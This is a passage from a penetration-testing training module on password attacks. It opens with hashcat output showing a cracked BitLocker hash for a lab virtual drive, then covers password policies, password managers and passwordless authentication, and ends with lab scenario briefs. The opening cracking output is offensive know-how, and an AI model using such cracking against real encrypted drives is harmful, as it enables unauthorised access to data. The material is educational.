
```
Progress.........: 2880/6163 (46.73%)
Rejected.........: 0/2880 (0.00%)
Restore.Point....: 2816/6163 (45.69%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1044480-1048576
Candidates.#1....: chemical -> secrets

Started: Wed Feb  9 11:46:35 2022
Stopped: Wed Feb  9 11:48:23 2022
```

Viewing the Cracked Hash

```
cat backup.cracked

$bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$1048576$12$00b0a67f961dd8
0103000000$60$d59f37e70696f7eab6b8f95ae93bd53f3f7067d5e33c0394b3d8e2d1fdb8
85cb86c1b978f6cc12ed26de0889cd2196b0510bbcd2a8c89187ba8ec54f:1234qwer
```

Once we have cracked the password, we will be able to open the encrypted drives. The easiest way to mount a BitLocker encrypted virtual drive is to transfer it to a Windows system and mount it. To do this, we only have to double-click on the virtual drive. Since it is password protected, Windows will show us an error. After mounting, we can again double-click BitLocker to prompt us for the password.

Windows - Mounting BitLocker VHD



Password Policies

Now that we have worked through numerous ways to capture credentials and passwords, let us cover some best practices related to passwords and identity protection. Speed limits and traffic laws exist so that we drive safely. Without them, driving would be chaos. The same happens when a company does not have proper policies in place; everyone would be able to do whatever they want without consequences. That is why service providers and administrators use different policies and apply methods to enforce them for better security.

Let us meet Mark, a new employee for Inlanefreight Corp. Mark, does not work in IT, and he is not aware of the risk of a weak password. He needs to set his password for his business email. He picks the password `password123`. However, he gets an error saying that the password does not meet the company password policy and a message that lets him know the minimum requirement for the password to be more secure.

In this example, we have two essential pieces, a definition of the password policy and the enforcement. The definition is a guideline, and the enforcement is the technology used to make the users comply with the policy. Both aspects of the password policy implementation are essential. During this lesson, we will explore both and understand how we can create an effective password policy and its implementation.

Password Policy

A password policy is a set of rules designed to enhance computer security by encouraging users to employ strong passwords and use them adequately based on the company's definition. The scope of a password policy is not limited to the password minimum requirements but the whole life cycle of a password (such as manipulation, storage, and transmission).

Password Policy Standards

Because of compliance and best practices, many companies use IT security standards. Although complying with a standard does not mean that we are 100% secure, it is a common practice within the industry that defines a baseline of security controls for organizations. That should not be the only way to measure the effectiveness of the organizational security controls.

Some security standards include a section for password policies or password guidelines. Here is a list of the most common:

1. NIST SP800-63B
2. CIS Password Policy Guide
3. PCI DSS

We can use those standards to understand different perspectives of password policies. After that, we can use this information to create our password policy. Let us take a use case where different standards use a different approach, `password expiration`.

`Change your password periodically (e.g., 90 days) to be more secure` may be a phrase we heard a couple of times, but the truth is that not every company is using this policy. Some companies only require their users to change their passwords when there is evidence of compromise. If we look at some of the above standards, some require users to change the password periodically, and others do not. We should stop and think, challenge the standards and define what is best for our needs.

Password Policy Recommendations

Let us create a sample password policy to illustrate some important things to keep in mind while creating a password policy. Our sample password policy indicates that all passwords should:

- Minimum of 8 characters.
- Include uppercase and lowercase letters.
- Include at least one number.
- Include at least one special character.
- It should not be the username.
- It should be changed every 60 days.

Our new employee, Mark, who got an error when creating the email with the password `password123`, now picks the following password `Inlanefreight01!` and successfully registers his account. Although this password complies with company policies, it is not secure and easily guessable because it uses the company name as part of the password. We learned in the "Password Mutations" section that this is a common practice of employees, and attackers are aware of this.

Once this password reaches the expiration time, Mark can change 01 to 02, and his password complies with the company password policy, but the password is nearly the same. Because of this, security professionals have an open discussion about password expiration and when to require a user to change their password.

Based on this example, we must include, as part of our password policies, some blacklisted words, which include, but are not limited to:

- Company's name
- Common words associated with the company
- Names of months
- Names of seasons

- Variations on the word welcome and password
- Common and guessable words such as password, 123456, and abcde

---

Enforcing Password Policy


A password policy is a guide that defines how we should create, manipulate and store passwords in the organization. To apply this guide, we need to enforce it, using the technology at our disposal or acquiring what needs to make this work. Most applications and identity managers provide methods to apply our password policy.

For example, if we use Active Directory for authentication, we need to configure an Active Directory Password Policy GPO, to enforce our users to comply with our password policy.

Once the technical aspect is covered, we need to communicate the policy to the company and create processes and procedures to guarantee that our password policy is applied everywhere.


Creating a Good password

Creating a good password can be easy. Let's use PasswordMonster, a website that helps us test how strong our passwords are, and 1Password Password Generator, another website to generate secure passwords.



`CjDC2x[U` was the password generated by the tool, and it is a good password. It would take a long time to crack and would likely not be guessed or obtained in a password spraying attack, but it is tough to remember.

We can create good passwords with ordinary words, phrases, and even songs that we like. Here is an example of a good password `This is my secure password` or `The name of my dog is Poppy`. We can combine those passwords with special characters to make them more complex, like `()The name of my dog is Poppy!`. Although hard to guess, we should keep in mind that attackers can use OSINT to learn about us, and we should keep this in mind when creating passwords.



With this method, we can create and memorize 3, 4, or more passwords, but as the list increases, it will be difficult to remember all of our passwords. In the next section, we will discuss using a Password Manager to help us create and maintain the large number of passwords we have.

Password Managers

It seems like everything requires a password nowadays. We use passwords for our home Wi-Fi, social networks, bank accounts, business emails, and even our favorite applications and websites. According to this NordPass study, the average person has 100 passwords, which is one of the reasons that most people reuse passwords or create simple passwords.

With all this in mind, we need different and secure passwords, but not everyone can memorize hundreds of passwords that meet the complexity required for a password to be secure. We need something that can help us to organize our passwords securely. A password manager is an application that allows users to store their passwords and secrets in an encrypted database. In addition to keeping our passwords and sensitive data safe, they also have features to generate and manage robust and unique passwords, 2FA, fill web forms, browser integration, synchronization between multiple devices, security alerts, among other features.

How Does a Password Manager Work?

The implementation of password managers varies depending on the manufacturer, but most work with a master password to encrypt the database.

The encryption and authentication work using different Cryptographic hash functions and key derivations functions, to prevent unauthorized access to our encrypted password database and its content. The way this works depends on the manufacturer and if the password manager is offline or online.

Let's break down the common password managers and how they work.

Online Password Managers


One of the key elements when deciding on a password manager is convenience. A typical person has 3 or 4 devices and uses them to log in to different websites, applications, etc. An online password manager allows the user to synchronize its encrypted password database between multiples devices, most of them provide:

- A mobile application.
- A browser add-on.
- Some other features that we'll discuss later in this section.

All password manager vendors have their way of managing their security implementation, and they usually provide a technical document that describes how it works. You can check Bitwarden, 1Password and LastPass documentation as a reference, but there are many others. Let's talk about how this generally works.

A common implementation for online password managers is deriving keys based on the master password. Its purpose is to provide a Zero Knowledge Encryption, which means that no one, except you (not even the service provider), can access your secured data. To achieve this, they commonly derive the master password. Let us use Bitwarden's technical implementation for password derivation to explain how it works:

1. Master Key: created by some function to turn the master password into a hash.
2. Master Password Hash: created by some function to turn the master password with a combination of the master key into a hash to authenticate to the cloud.
3. Decryption Key: created by some function using the master key to form a Symmetric Key to Decrypt Vault items.



This is a simple way to illustrate how password managers work, but the common implementation is more complex. You can check the technical documents above or watch the How Password Managers Work - Computerphile video.

Most popular online password managers are:

1. 1Password
2. Bitwarden
3. Dashlane
4. Keeper
5. Lastpass
6. NordPass
7. RoboForm

Local Password Managers

Some companies and individuals prefer to manage their security for different reasons and not rely on services provided by third parties. Local password managers offer this option by storing the database locally and putting the responsibility on the user to protect their content and the location where it is stored. Dashlane wrote a blog post Password Manager Storage: Cloud vs. Local which can help you discover the pros and cons of each storage. The blog post states, "At first it might seem like this makes local storage more secure than cloud storage, but cybersecurity is not a simple discipline." You can use this blog to start your research and understand which method would better serve the different scenarios where you need to manage passwords.

Local password managers encrypt the database file using a master key. The master key can consist of one or multiple components: a master password, a key file, a username, password, etc. Usually, all parts of the master key are required to access the database.

Local password managers' encryption is similar to cloud implementations. The most noticeable difference is data transmission and authentication. To encrypt the database, local password managers focus on securing the local database using different cryptographic hash functions (depending on the manufacturer). They also use the key derivation function (random salt) to avoid precomputing keys and hinder dictionary and guessing attacks. Some offer memory protection and keylogger protection using a secure desktop, similar to Windows User Account Control (UAC).

The most popular local password managers are:

1. KeePass
2. KWalletManager
3. Pleasant Password Server
4. Password Safe

Features

Let's imagine we use Linux, Android, and Chrome OS. We access all of our applications and websites from any device. We want to synchronize all passwords and secure notes across all devices. We need extra protection with 2FA, and our budget is 1USD monthly. That information may help us identify the correct password manager for us.

When deciding on a cloud or local password manager, we need to understand its features, Wikipedia has a list of password managers (online and local) as well as some of their features. Here's a list of the most common features for password managers:

1. 2FA support.
2. Multi-platform (Android, iOS, Windows, Linux, Mac, etc.).
3. Browser Extension.
4. Login Autocomplete.
5. Import and export capabilities.
6. Password generation.

Alternatives

Passwords are the most common way of authentication but not the only one. As we learn from this module, there are multiple ways to compromise a password, cracking, guessing,

shoulder surfing, etc., but what if we don't need a password to log in? Is such a thing possible?

By default, most operating systems and applications do not support any alternative to a password. Still, administrators can use 3rd party identity providers or applications to configure or enhance identity protection across their organizations. Some of the most common ways to secure identities beyond passwords are:

1. Multi-factor Authentication.
2. FIDO2 open authentication standard, which enables users to leverage common devices like Yubikey, to authenticate easily. For a more extended device list, you can see Microsoft FIDO2 security key providers.
3. One-Time Password (OTP).
4. Time-based one-time password (TOTP).
5. IP restriction.
6. Device Compliance. Examples: Endpoint Manager or Workspace ONE

Passwordless

Multiples companies like Microsoft, Auth0, Okta, Ping Identity, etc, are trying to promote the Passwordless strategy, to remove the password as the way of authentication.

Passwordless authentication is achieved when an authentication factor other than a password is used. A password is a knowledge factor, meaning it's something a user knows. The problem with relying on a knowledge factor alone is that it's vulnerable to theft, sharing, repeat use, misuse, and other risks. Passwordless authentication ultimately means no more passwords. Instead, it relies on a possession factor, something a user has, or an inherent factor, which a user is, to verify user identity with greater assurance.

As new technology and standards evolve, we need to investigate and understand the details of its implementation to understand if those alternatives will or not provide the security we need for the authentication process. You can read more about Passwordless authentication and different vendors' strategies:

1. Microsoft Passwordless
2. Auth0 Passwordless
3. Okta Passwordless
4. PingIdentity

There are many options when it comes to protecting passwords. Choosing the right one will come down to the individual or company's requirements. It is common for people and companies to use different password protection methods for various purposes.

Password Attacks Lab - Easy

Our client Inlanefreight contracted us to assess individual hosts in their network, focusing on access control. The company recently implemented security controls related to authorization that they would like us to test. There are three hosts in scope for this assessment. The first host is used for administering and managing other servers within their environment.

Password Attacks Lab - Medium

Our next host is a workstation used by an employee for their day-to-day work. These types of hosts are often used to exchange files with other employees and are typically administered by administrators over the network. During a meeting with the client, we were informed that many internal users use this host as a jump host. The focus is on securing and protecting files containing sensitive information.

Password Attacks Lab - Hard

The next host is a Windows-based client. As with the previous assessments, our client would like to make sure that an attacker cannot gain access to any sensitive files in the event of a successful attack. While our colleagues were busy with other hosts on the network, we found out that the user `Johanna` is present on many hosts. However, we have not yet been able to determine the exact purpose or reason for this.